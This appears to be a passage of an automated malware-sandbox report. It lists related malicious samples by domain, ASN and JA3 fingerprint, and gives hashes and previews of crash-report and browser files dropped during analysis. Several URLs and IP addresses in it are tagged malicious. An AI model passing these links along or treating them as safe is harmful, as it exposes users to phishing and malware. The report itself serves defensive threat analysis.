	http://t.eservices-laposte.fr/TrackActions/NzA0YmE3MTRiOTg4NGEyM2E4Njc4ZDIyNGVjNmJmMTYzMDQxMzhmZTVjNzEyMDU2OTMxM2JkODcxMDUzMmYxY2ZlZWFjODU5ZDUyYzM3MGQxNzM2YTU1NjRlOTA0YWUzZmY4Mjc4MDQ2YWMzY2ZkZDA5MWQ0MWE0OWJmODc4NWM2ZDA2YWI4MmJmYmRkNGNjZTQyNmRlZjRkNjMyM2NmNTUyM2FlZDI5NmVjM2UzMmUyZThhMjEwMzk0MzYxMzI1MmExZjBiMmU5ZWNjMDg0OTY3YTZhYWZkOTMzMGQxZWI0YjBkZmM1MjBkNzQyM2QzMTY4MjgyOTJjM2QwZGUxZmVkZTU1MjhiZTE5YjdhY2MwNTQ0ZjdkMGJmODNjNzYwODY2ODY5M2RhZjgwMjAzMzcxNzM5MjBjM2QxOTI0MzQ5ODhhMGNlNWYwNjlmZGY5YjcwNDQ0ZGQ4MjM3ZGM0Njk4M2U0MWRjYjE0ZTRiNDk3NWM1MDAyYjYxZGIzMGI2NzllMjg4ZTYxNjhlZWViYzM1ZDcwNDJhYjg4NjhlNTA5NjAyZTc3MTJkODExM2NhZGRiYTYwM2Y3NDRmNmY5MDY5MTU0N2I3NGE1MzhiMzA5OGFhYmVjZjJkN2VhNDQzMjljNzM5MWU1ODM1ZDg1YzViYjVmODMzZGNmYWRmODc3MGM3MTZkZGU2ZjFkYWU4NTNlNGQ0OTFkYTM5ZmQzOA	Get hash	malicious	Browse	• yui.yahooapis.com/3.4.1/build/yui/yui-min.js
	http://www.knappassociatesinc.com	Get hash	malicious	Browse	• www.flickr.com/photos/knappassociatesinc/
	http://https://skphysiotherapy.ca/FEDWIRE/	Get hash	malicious	Browse	• cookiex.ngd.yahoo.com/ack?xid=E0&eid=XjSTxQAAAemDVVL0
	Doc.htm	Get hash	malicious	Browse	• l.yimg.com/a/i/ww/met/yahoo_logo_us_061509.png

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
contextual.media.net	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 23.211.6.95
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 23.211.6.95
	cbDMa7lgYy.dll	Get hash	malicious	Browse	• 23.211.6.95
	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 23.211.6.95
	jZi1ff38Qb.dll	Get hash	malicious	Browse	• 23.211.6.95
	uNVvJ2g3XW.dll	Get hash	malicious	Browse	• 23.211.6.95
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 23.211.6.95
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 23.211.6.95
	mATFWhYtPk.dll	Get hash	malicious	Browse	• 23.211.6.95
	fkgmsTEsCp.dll	Get hash	malicious	Browse	• 23.211.6.95
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 2.18.160.23
	j6cSSlGZK8.dll	Get hash	malicious	Browse	• 2.18.160.23
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 2.18.160.23
	S8TePU9taH.dll	Get hash	malicious	Browse	• 2.18.160.23
	aRo4FhRug5.dll	Get hash	malicious	Browse	• 2.18.160.23
	triage_dropped_file.dll	Get hash	malicious	Browse	• 2.18.160.23

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 2.18.160.23
	rpx8zB3thm.dll	Get hash	malicious	Browse	• 2.18.160.23
	kivtiYknQS.dll	Get hash	malicious	Browse	• 2.18.160.23
	M72Kclc67w.dll	Get hash	malicious	Browse	• 2.18.160.23
tls13.taboola.map.fastly.net	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 151.101.1.44
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 151.101.1.44
	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 151.101.1.44
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 151.101.1.44
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 151.101.1.44
	4bndVtKthy.dll	Get hash	malicious	Browse	• 151.101.1.44
	wZGYFg4hiT.dll	Get hash	malicious	Browse	• 151.101.1.44
	GJSyxyXpqb.dll	Get hash	malicious	Browse	• 151.101.1.44
	Fuutbqvhmc.dll	Get hash	malicious	Browse	• 151.101.1.44
	GLpkbbRAp2.dll	Get hash	malicious	Browse	• 151.101.1.44
	bebys12.dll	Get hash	malicious	Browse	• 151.101.1.44
	INV-23373_2.dll	Get hash	malicious	Browse	• 151.101.1.44
	zuroq8.dll	Get hash	malicious	Browse	• 151.101.1.44
	w6flE0MCvl.dll	Get hash	malicious	Browse	• 151.101.1.44
	BQlyt2B7Im.dll	Get hash	malicious	Browse	• 151.101.1.44
	52k0qe3yt3.dll	Get hash	malicious	Browse	• 151.101.1.44
	SayEjNMwtQ.dll	Get hash	malicious	Browse	• 151.101.1.44
	SayEjNMwtQ.dll	Get hash	malicious	Browse	• 151.101.1.44
	uj8A47Ew7u.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.W64.Bzrloader.IEldorado.25041.dll	Get hash	malicious	Browse	• 151.101.1.44

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 104.26.6.139
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 172.67.70.134
	It.servicedesk-VoiceFax-723-2121-723.html	Get hash	malicious	Browse	• 104.16.19.94
	cbDMa7lgYy.dll	Get hash	malicious	Browse	• 104.26.6.139
	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 104.26.7.139
	jZi1ff38Qb.dll	Get hash	malicious	Browse	• 104.26.6.139
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 104.26.7.139
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 104.26.7.139
	fkgmsTEsCp.dll	Get hash	malicious	Browse	• 172.67.70.134
	S2pmCqOFEf.exe	Get hash	malicious	Browse	• 162.159.130.233
	trynagetmybinsufucker98575.arm7	Get hash	malicious	Browse	• 172.67.247.213
	arm7	Get hash	malicious	Browse	• 162.159.132.56
	GenoSec.x86	Get hash	malicious	Browse	• 104.31.160.230
	NitroRansomware.exe	Get hash	malicious	Browse	• 162.159.135.232
	HackLoader.exe	Get hash	malicious	Browse	• 162.159.135.233
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.32.15350.rtf	Get hash	malicious	Browse	• 162.159.135.233
	PaymentReceipt.html	Get hash	malicious	Browse	• 104.16.19.94
	ATT01313.html	Get hash	malicious	Browse	• 104.16.18.94
	1D4l9eR0W4.exe	Get hash	malicious	Browse	• 23.227.38.74
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 104.26.6.139
LINODE-APLinodeLLCUS	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 172.104.227.98
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 172.104.227.98
	cbDMa7lgYy.dll	Get hash	malicious	Browse	• 172.104.227.98
	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 172.104.227.98
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 172.104.227.98
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 172.104.227.98
	dyyianbfm.js	Get hash	malicious	Browse	• 45.79.244.12
	dyyianbfm.js	Get hash	malicious	Browse	• 45.79.244.12
	ETgVKIYRW5.dll	Get hash	malicious	Browse	• 45.79.248.254
	cMVyW1SDZz.dll	Get hash	malicious	Browse	• 45.79.248.254
	ETgVKIYRW5.dll	Get hash	malicious	Browse	• 45.79.248.254
	cMVyW1SDZz.dll	Get hash	malicious	Browse	• 45.79.248.254
	2iJBYBel22.dll	Get hash	malicious	Browse	• 45.79.248.254

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	2iJBYBel22.dll	Get hash	malicious	Browse	• 45.79.248.254
	mtW2HRnhqB.exe	Get hash	malicious	Browse	• 172.105.10 3.207
	FILE_915494026923219.xlsm	Get hash	malicious	Browse	• 178.79.147.66
	UioA2E9DBG.dll	Get hash	malicious	Browse	• 178.79.147.66
	UioA2E9DBG.dll	Get hash	malicious	Browse	• 178.79.147.66
	916Q89rlYD.dll	Get hash	malicious	Browse	• 178.79.147.66
	9izNuvE61W.dll	Get hash	malicious	Browse	• 178.79.147.66

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	cbDMa7lgYy.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	jZi1ff38Qb.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	mATFWhYtPk.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	fkgmsTEsCp.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	j6cSSlGZK8.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CTvjbMY3DK.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	S8TePU9taH.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	aRo4FhRug5.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	fel.com.html	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	rpx8zB3thm.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	kivtiYknQS.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	M72Kclc67w.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
	5jsO2t1pju.dll	Get hash	malicious	Browse	• 87.248.118.22 • 104.26.2.70 • 142.250.20 3.102 • 172.67.70.134 • 151.101.1.44
51c64c77e60f3980eea90869b68c58a8	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 172.104.227.98
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 172.104.227.98
	cbDMa7lgYy.dll	Get hash	malicious	Browse	• 172.104.227.98
	AP8cSQS6y5.dll	Get hash	malicious	Browse	• 172.104.227.98
	Bccw1xUJah.dll	Get hash	malicious	Browse	• 172.104.227.98
	Tf8BKrUYTP.dll	Get hash	malicious	Browse	• 172.104.227.98
	bUSzS84fr4.dll	Get hash	malicious	Browse	• 172.104.227.98
	3pO1282Kpx.dll	Get hash	malicious	Browse	• 172.104.227.98
	nhlHEF5lVY.dll	Get hash	malicious	Browse	• 172.104.227.98
	IGidwJjoUs.dll	Get hash	malicious	Browse	• 172.104.227.98
	efELSMI5R4.dll	Get hash	malicious	Browse	• 172.104.227.98
	TYLNb8VvnmYA.dll	Get hash	malicious	Browse	• 172.104.227.98
	2gyA5uNl6VPQUA.dll	Get hash	malicious	Browse	• 172.104.227.98
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 172.104.227.98
	spZRMihlrkFGqYq1f.dll	Get hash	malicious	Browse	• 172.104.227.98
	fehiVK2JSx.dll	Get hash	malicious	Browse	• 172.104.227.98
	kQ9HU0gKVH.exe	Get hash	malicious	Browse	• 172.104.227.98
	gvtdsqavfej.dll	Get hash	malicious	Browse	• 172.104.227.98
	mhOX6jll6x.dll	Get hash	malicious	Browse	• 172.104.227.98
	dguQYT8p8j.dll	Get hash	malicious	Browse	• 172.104.227.98

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_8c5962cbbdb13a8671f1f3c3793157e73bd5d897_d70d8aa6_184da473\Report.wer	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6221437270571293
Encrypted:	false
SSDEEP:	96:2TWYZqyEy9hkoyt7JfapXIQcQ5c6A2cE2cw33+a+z+HbHg48ZAXGng5FMTPSkvPs:w7BtHnM28jjf/u7sIS274ItW
MD5:	E75DDD546D38BDD7663FD7E89C882DD3
SHA1:	8EE7D486E1E9AF0B93EEED3F710145AE80ED1BE4
SHA-256:	1524EA4E83AE22FDA8DC89CE4C51E02D9B9A70C4D9B438ECD7C48170B5F80C8C
SHA-512:	A7265032FC4AD604400AB45A8E5D2D620B50FC788E05DFB43258FB4A0A81659D7D262C883BF4D0EC5A6DAA14DFBDA499D6C16AA451D3A97E6BF1484FA7D8A94D
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.9.9.5.9.4.7.3.9.0.1.6.4.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.=.e.n.t.i.f.i.e.r.=.f.d.0.6.a.9.8.d.-.e.6.a.8.-.4.5.5.9.-.a.2.f.5.-.2.3.2.b.0.c.6.1.5.9.6.8.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.6.e.c.4.0.f.9.0.-.1.7.e.2.-.4.b.4.d.-.b.a.8.8.-.4.6.7.5.a.d.9.1.b.c.3.7.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.I.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.9.f.4.-.0.0.0.1.-.0.0.1.c.-.6.1.d.e.-.a.9.d.c.2.4.e.8.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.I.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.8.:.1.1.:.5.3.:.0.5.!.0.!.I.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER75D5.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	54924
Entropy (8bit):	3.0607423957361926
Encrypted:	false
SSDEEP:	1536:xeH301iJ9TbbgBmxCPYS3lSx+l+ougDT7tNz:xeH301iJ9TbbgBmxCPYS3lK+l+ougDTH
MD5:	C7CF75106C9C64811E7A07B081DE074F
SHA1:	1AF31FD255CC35F6301D2DEDFCF336B42CC7A256
SHA-256:	82AEAC4CEF7AD5CC9A9FDD9567E33204509575F8FE0A84C01799E751F1B9FC73
SHA-512:	0E9A3B215A374AED23858292D4CBD2E3451339640C82438636996056FCEFE3DCF88A62F00D2A263AC9AA58AE33B5B31C0532C40BE7BF065050C8914559F15E65
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7BE0.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6962677054693525
Encrypted:	false
SSDEEP:	96:9GiZYW5twsuKpeoYYYZWUqAH/UYEZxPmtWiWqr4GwVxP8CqnauLoCxuyII03:9jZDEwv/dP9P7qnauLoCoVI03
MD5:	424FBBC1386590BAA0D3F7038B3CC8A8
SHA1:	6B8AF27276C8657335241104C4EDD61398873EDD
SHA-256:	9B1A28C03B83F94F308B9E924E9E9C635F12AE4A6EBD474263DCBE984DE4C2CD
SHA-512:	651E522D53125D7F2BCE26374EAD67D6B29010E8C4D60DB98278935BE8D9824637C7C2E25828286502204AEBBFE748D489617B16BF31F42F186B9B54E6CE9766
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WER912A.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Dec 3 09:05:48 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	24896
Entropy (8bit):	2.4916603215824664
Encrypted:	false
SSDEEP:	192:VJ8zoXKsBOLqTL+nvhVpuy3O3/K/qu0PAze7QBasxvkwkN:Dp+PnV+3Ru04ze7iaBXN
MD5:	2DF6EACA9CBBF4D72152A2F528D07C2E
SHA1:	261886A2463B7E1FF81C4FA04C2AFFAD21F5C361
SHA-256:	FDC60BBCC304D1B88461A70CCE825F0F10E2F573620264C995FC70BF8374F9D6
SHA-512:	E6F67F67C90B8AD299D75E64A172FB4874180AC21051D98C4FD9B1BC17923F0442D8FF4D00C789DCDB57FFC033FA2BFE0798994C7679DE37BF04303D2F0B12E
Malicious:	false
Preview:	MDMP..... .....a.....4.....H.....$.....`.....8.....T.....PU.....U.....B.....|..... ..GenuineIntelW.....T.....a.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e..... .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9503.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8342
Entropy (8bit):	3.7039619340599694
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNihT66GxK6YFHSUTvZgmfsSzNCpB889bbGsffbpm:RrlsNiF6A6YFSUTvZgmfsSz+blff4
MD5:	1CB22662C11A16F5730AB467F99303DE
SHA1:	7F06F8A168D0A78AFB490B42A038FFB878C6966C
SHA-256:	5B815BEA50E794C0AFDC36A20261857055F5B839F12354B0CB23202516C5737C
SHA-512:	2920B1CF17F710565379F3272828BA06D18148802E8E14782D79400829C7C1660101DC958D0CFCE35EBE67D7C6F1135E24E2FBD5D5865CEEB4C9CDA35E436BB
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.2.5.4.8.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9AB1.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.477582405350841
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWI9A+WSC8B148fm8M4J2yzZFs+q84WvnKcQIcQwQhdd:uITfhL/SN71JJwgnKkwQhdd
MD5:	85BB44E77A462D4B6420313B0B7185D3
SHA1:	F837A5EDC53EE38603B90825E75B06ED8E3AF204
SHA-256:	C12AC09EBD4FED7C4C18E2C1C351809A5785403874A6EF780C0C3CB95CBCD2C6
SHA-512:	AAB5A5DF53E8E8E621B888E4C4CDC675DCCA7394E7E3D96FA1A8BE553E1C7FF57CEA35F7D04128FCBE6986D9298921F0316022DD957971BE8041F64E245128 1
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1281256" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\2E8458K3\www.msn[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	139
Entropy (8bit):	5.20170023951325
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\2E8458K3\www.msn[1].xml	
SSDEEP:	3:D9yRtFwsx6wmxvFuqLHIfwEYPJGX7T40AAe7XM1WLFdAqSk5taKb:JUFkduqswEkIXH40AAerxu45b
MD5:	EC059D08D3E5CE75BC0691F329E03998
SHA1:	FA8FF921F7894DA702917B1BB4274F24E6B497BD
SHA-256:	031925AB53ACCB2599F9D7CC4B77926CEFFA8B713E379D0BDFA352DF321EA84B
SHA-512:	4AA11D4441BE5A5B6348387A9ED33FC8E32ADE69DBA9BF59D35484DCB8EDC2C845CC683ADCF9A2DDA73EC5EA1FD08FCB1AC210BC7FAEF469937BC72DDDE DDB8C
Malicious:	false
Preview:	<root><item name="BT_AA_DETECTION" value="{"ab":false,"acceptable":true}" ltime="3922974336" htime="30926884" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\AK9ZJ6RO\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	238
Entropy (8bit):	4.837676090141911
Encrypted:	false
SSDEEP:	6:JUFdscq936h1au4F3xqV+56w4F3ncqPCGv36w45b:JUTsp936hMuHVm6wyPCGv36ws
MD5:	49220C5488C84CF47E6DD0DC6738264B
SHA1:	D7A5BD8A83B6879B210AB4C557925F8D72F5A189
SHA-256:	0FAE9C605C588B7D72D71868C648A1EB1C884A28AEC3C3D17F6E1BF9C01782AE
SHA-512:	12EA8886315D8659E42556BBF1D05D10913EEDB406D71A63F5E7DD467C3A4815D68F597E433987739E4A4C22B615B3E5757681CE638218C7B0935A4DC09F0E60
Malicious:	false
Preview:	<root><item name="HBCM_BIDS" value="{}" ltime="3814974336" htime="30926884" /><item name="maxbid" value="0.03" ltime="3823964336" htime="30926884" /><item name="maxbidts" value="1638522317079" ltime="3823964336" htime="30926884" /></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{1B276669-5418-11EC-90E9-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5120
Entropy (8bit):	2.0184422780258546
Encrypted:	false
SSDEEP:	24:rVGo/Q2GDG//iGgxG/GqMJZy9lWq8SotsWpcWpp:rVGo42gG/qRxgj4rq8SotsWpcWpp
MD5:	193CDD30152DCA658B1CCA569E1DCE4F
SHA1:	57E55A6C8B3F1E064113DFCE79C22E04B5F1058F
SHA-256:	CF98246B244AD82A4E8297C792ABB6C8B89906D8188232C057AF534C4EF73778
